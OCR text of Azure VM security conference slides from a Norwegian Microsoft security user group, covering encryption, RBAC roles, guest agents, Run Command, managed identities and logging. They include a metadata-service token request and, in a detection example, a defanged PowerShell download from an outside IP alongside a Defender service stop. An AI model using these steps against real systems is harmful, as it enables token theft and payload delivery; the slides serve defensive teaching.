
- **Azure Disk Encryption for encryption of VHD files and OS**
  - Adds 3 – 5% CPU usage
- Confidential Computing for encryption of working memory of the VM
- AMD SEV-SNP or Intel SGX
  - Intel SGX requires rewriting of applications to use new CPU instructions
  - AMD SEV-SNP does not require modifications



Gen 1 vs Gen 2 - VM

- **Use Gen 2 wherever possible!**
- **Cannot migrate from Gen 1 to Gen 2**
- **Solution? Create new VM with existing source disk**
- **Not all VM types support Gen 2 yet**
  - Some GPU instances
- **VBS =** Support for:
  - Credential Guard
  - Trusted Boot (does not work with Site Recovery or Shared/Ultra Disks)
  - ~~Application Guard~~
  - VM Attestation service

Feature	Generation 1 VM	Generation 2 VM
Boot type	PCAT	UEFI
Disk Controllers	IDE	SCSI
VM Typer	Almost everyone	Almost everyone
OS Disk > 2 TB	No	Yes
Price difference?	No	No
Support VHDX?	No	No
VBS	NO	Yes
Trusted Launch	No	Yes
vTPM	NO	Yes



Azure Resource Manager (RDFE)

```
{ "Name": "Virtual Machine Operator",
 "Id": "88888888-8888-8888-8888-888888888888",
 "IsCustom": true,
 "Description":
 "Actions": [
 "Microsoft.Storage/*/read",
 "Microsoft.Network/*/read",
 "Microsoft.Compute/*/read",
"NotActions": [],
 "DataActions": [],
 "NotDataActions": [],
 "AssignableScopes": [
"/subscriptions/{subscriptionId1}",
"/subscriptions/{subscriptionId2}",] }
```

Azure Fabric Controller (Service Fabric)

Microsoft.Compute RP

Microsoft.Storage RP

Azure infrastruktur

VM01

Physical Server

Fabric Agent

Azure infrastruktur

Storage Disk

Physical Server

Fabric Agent

Availability Zone #1 – Region X

Azure Access

- **Access is managed against Azure Resource Providers**
- **Operations include** Read/write/action/delete/*
- **Access can be defined on different levels**
  - Management Group
  - Subscription
  - Resource Group
  - Ressurs
- **Remember Global Admin → User Access Administrator**
- **PIM, Access Packages or CloudKnox for elevation of access**

```
"roleName": "Virtual Machine Contributor",
        "actions": [
            "Microsoft.Authorization/*/read",
            "Microsoft.Compute/availabilitySets/*",
            "Microsoft.Compute/locations/*",
            "Microsoft.Compute/virtualMachines/*",
            "Microsoft.Compute/disks/write",
            "Microsoft.Compute/disks/delete",
            "Microsoft.DevTestLab/schedules/*",
            "Microsoft.Insights/alertRules/*",
            "Microsoft.Network/applicationGateways/backendAddressPools/join/action",
            "Microsoft.Network/loadBalancers/backendAddressPools/join/action",
            "Microsoft.Network/loadBalancers/inboundNatPools/join/action",
            "Microsoft.Network/loadBalancers/inboundNatRules/join/action",
            "Microsoft.Network/loadBalancers/probes/join/action",
            "Microsoft.Network/loadBalancers/read",
            "Microsoft.Network/locations/*",
            "Microsoft.Network/networkInterfaces/*",
            "Microsoft.Network/networkSecurityGroups/join/action",
            "Microsoft.Network/networkSecurityGroups/read",
            "Microsoft.Network/publicIPAddresses/join/action",
            "Microsoft.Network/publicIPAddresses/read",
            "Microsoft.Network/virtualNetworks/read",
            "Microsoft.Network/virtualNetworks/subnets/join/action",
            "Microsoft.RecoveryServices/locations/*",
            "Microsoft.RecoveryServices/Vaults/backupFabrics/backupProtectionIntent/write",
            "Microsoft.RecoveryServices/Vaults/backupFabrics/protectionContainers/protectedItems/*/read",
            "Microsoft.RecoveryServices/Vaults/backupFabrics/protectionContainers/protectedItems/read",
            "Microsoft.RecoveryServices/Vaults/backupFabrics/protectionContainers/protectedItems/write",
            "Microsoft.RecoveryServices/Vaults/backupPolicies/read",
            "Microsoft.RecoveryServices/Vaults/backupPolicies/write",
            "Microsoft.RecoveryServices/Vaults/write",
            "Microsoft.ResourceHealth/availabilityStatuses/read",
            "Microsoft.Resources/deployments/*",
            "Microsoft.Resources/subscriptions/resourceGroups/read",
            "Microsoft.SerialConsole/serialPorts/connect/action",
            "Microsoft.SqlVirtualMachine/*",
            "Microsoft.Storage/storageAccounts/listKeys/action",
            "Microsoft.Storage/storageAccounts/read",
            "Microsoft.Support/*"
```

Access

- **Permissions should only be temporary**


- **Can also make custom Azure Roles using JSON based template**

- **Access over a longer period should be handled using Access Review**
  - Does user still require access after two months?

- **Group based access please**

Access Packages:

- SharePoint Sites
- Azure AD Applications
- Azure AD Grupper og Teams




Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ
Identity not found. ⓘ Unable to find identity.	Unknown	Contributor ⓘ

Azure Agents for virtual machines

- **To guest agents by default**
  - Provisioning Agent
  - Windows Guest Agent

- PA Agent needs to be installed to properly start VM.
  - Doomsday – 13 Oktober 2021
- Windows Guest Agent used for many different features
  - DNS lookup
  - Extension installation
  - Snapshot backup

- Runs as local system on machine
- Extensions collected from Azure Blob Storage via 168.63.129.16



Manifest files

Azure Instance Metadata Service

169.254.169.254

HTTP GET /metadata/ instance?api-version

Windows Machine in Azure

Windows Azure Guest Agent

DNS

HTTP POST /healthservice

HTTP GET / machine?comp=goalstate

168.63.129.16:80
168.63.129.16:32526

WireServer

Status (Ready)

Compute Resource Provider (Service Fabric Cluster)

AppAgentRuntime

```
az vm extension set \ --resource-group myResourceGroup \ --vm-name myVM \ --name DependencyAgentLinux \ --publisher Microsoft.Azure.Monitoring.DependencyAgent \ --version 9.5 \ --enable-auto-upgrade true
```

Microsoft Security
USER GROUP NORWAY

github.com/msugn
@MsSecUGNorway
#MSUGN

Extensions and Run Commands


- **Runs also as context of local system account**

- **No way to remove the features**

- **Only permission needed is**
  - Microsoft.Compute/virtualMachines/runCommand/action
  - Accessible by Virtual Machine Contributer

- Requires Public IP access to Azure from VM

- Managed Run Commands in Preview
  - Parallel execution of multiple scripts
  - Support for long running scripts




Example: Set-ADAccountPassword -Identity user03 -NewPassword $NewPwd -Reset

Log path:
C:\WindowsAzure\Logs\Plugins\Microsoft.CPlat.Core.RunCommandWindows

Microsoft Security
USER GROUP NORWAY

Managed Identities

- **Provides VMs with their own Azure AD Identity**
  - Lives and dies with the VM
- **Commonly used for authentication to other Azure Services**
  - Kubernetes
  - SQL
- What kind of permissions does the managed identities actually have?
- GET: 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' HTTP/1.1 Metadata: true



Logs

Categories

☑ SignInLogs

☑ AuditLogs

☑ NonInteractiveUserSignInLogs

☑ ServicePrincipalSignInLogs


☑ ManagedIdentitySignInLogs

☑ ProvisioningLogs

Remember to turn on Azure AD Diagnostics logging

Managed Identities and Azure AD Join

- **Azure AD Join supported for Linux and Windows (Server 2019 and later)**
- **Virtual Machine Administrator or User logon access required to logon machine**
- **Dsregcmd /status and /leave good commands to remember**
- Remember to exclude “Azure Windows VM Sign-in” from Conditional Access
- Supported by Azure Bastion via RDP/SSH with UPN: AzureAD\john@contoso.com



Identity

System assigned managed identity ⓘ ☑

ⓘ System managed identity must be on to login with Azure AD credentials. Learn more

Azure AD

Login with Azure AD ⓘ ☑

ⓘ RBAC role assignment of Virtual Machine Administrator Login or Virtual Machine User Login is required when using Azure AD login. Learn more

Logs and log sources


Audit log	Category	Enabled as standard	Retention
User Activity	Microsoft 365 Security	No	90 Days (1 year for E5)
Admin Activity	Microsoft 365 Security	No	90 Days (1 year for E5)
Mailbox Audit	Exchange Online	Yes	90 Days
Sign-In Activity	Azure AD	Yes	30 Days (AAD P1)
Users at Risk	Azure AD	Yes	7 Days (30 Days, P1/P2)
Risky Sign-ins	Azure AD	Yes	7 Days (30 Days, P1/P2)
Azure MFA Usage	Azure AD	Yes	30 Days
Directory Audit	Azure AD	Yes	7 Days (30 Days, P1/P2)
Intune Activity Log	Intune	Yes	1 Year (Graph API)

Logs and log sources

Audit Log	Category	Enabled as standard	Retention
Azure Resource Manager	Azure	Yes	30 Days
Network Security Group Flow Logs	Azure	No	Depending on Configuration
Azure Diagnostic Logs	Azure	No	Depending on Configuration
Azure Application Insight	Azure	No	Depending on Configuration
VM Event Logs	OS	Yes	Size defined in Group Policy
Custom Logs	OS	N/A	Application specific logs
Azure Security Center	Azure	No (Cost per host/PaaS)	Depending on Log Analytics
SaaS Usage	N/A	No	Requires Cloud App Discovery
Custom Sources**	N/A	No	Depending on Configuration

Logging and Monitorering in Azure

- **Microsoft Monitoring Agent (MMA) vs Log Analytics Agent (Legacy)**
- **MMA with Data Collection Rules**
- Dependency Agent provides insight into processes and network connections
- Custom Log files in Preview https://bit.ly/3vclP4d
- Sysmon with extra config to collect even more audit data SwiftOnSecurity/sysmon-config



How to see the full picture?

Windows VM i Azure

VM Connection (VM Insight)

8.8.8.8
Inbound
3389
svchost
Russia

Security Events (Microsoft Sentinel via Log Analytics)

8.8.8.8
4624 - An account was successfully logged on.

DeviceFileEvents (Defender for Cloud)

powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNXH –file *.zip

Configuration Change (Azure Automation)

Service
Stopped
MpSense

DeviceProcess Events (Defender for Cloud)

powershell.exe
-ExecutionPolicy
Unrestricted
-Neininteractive

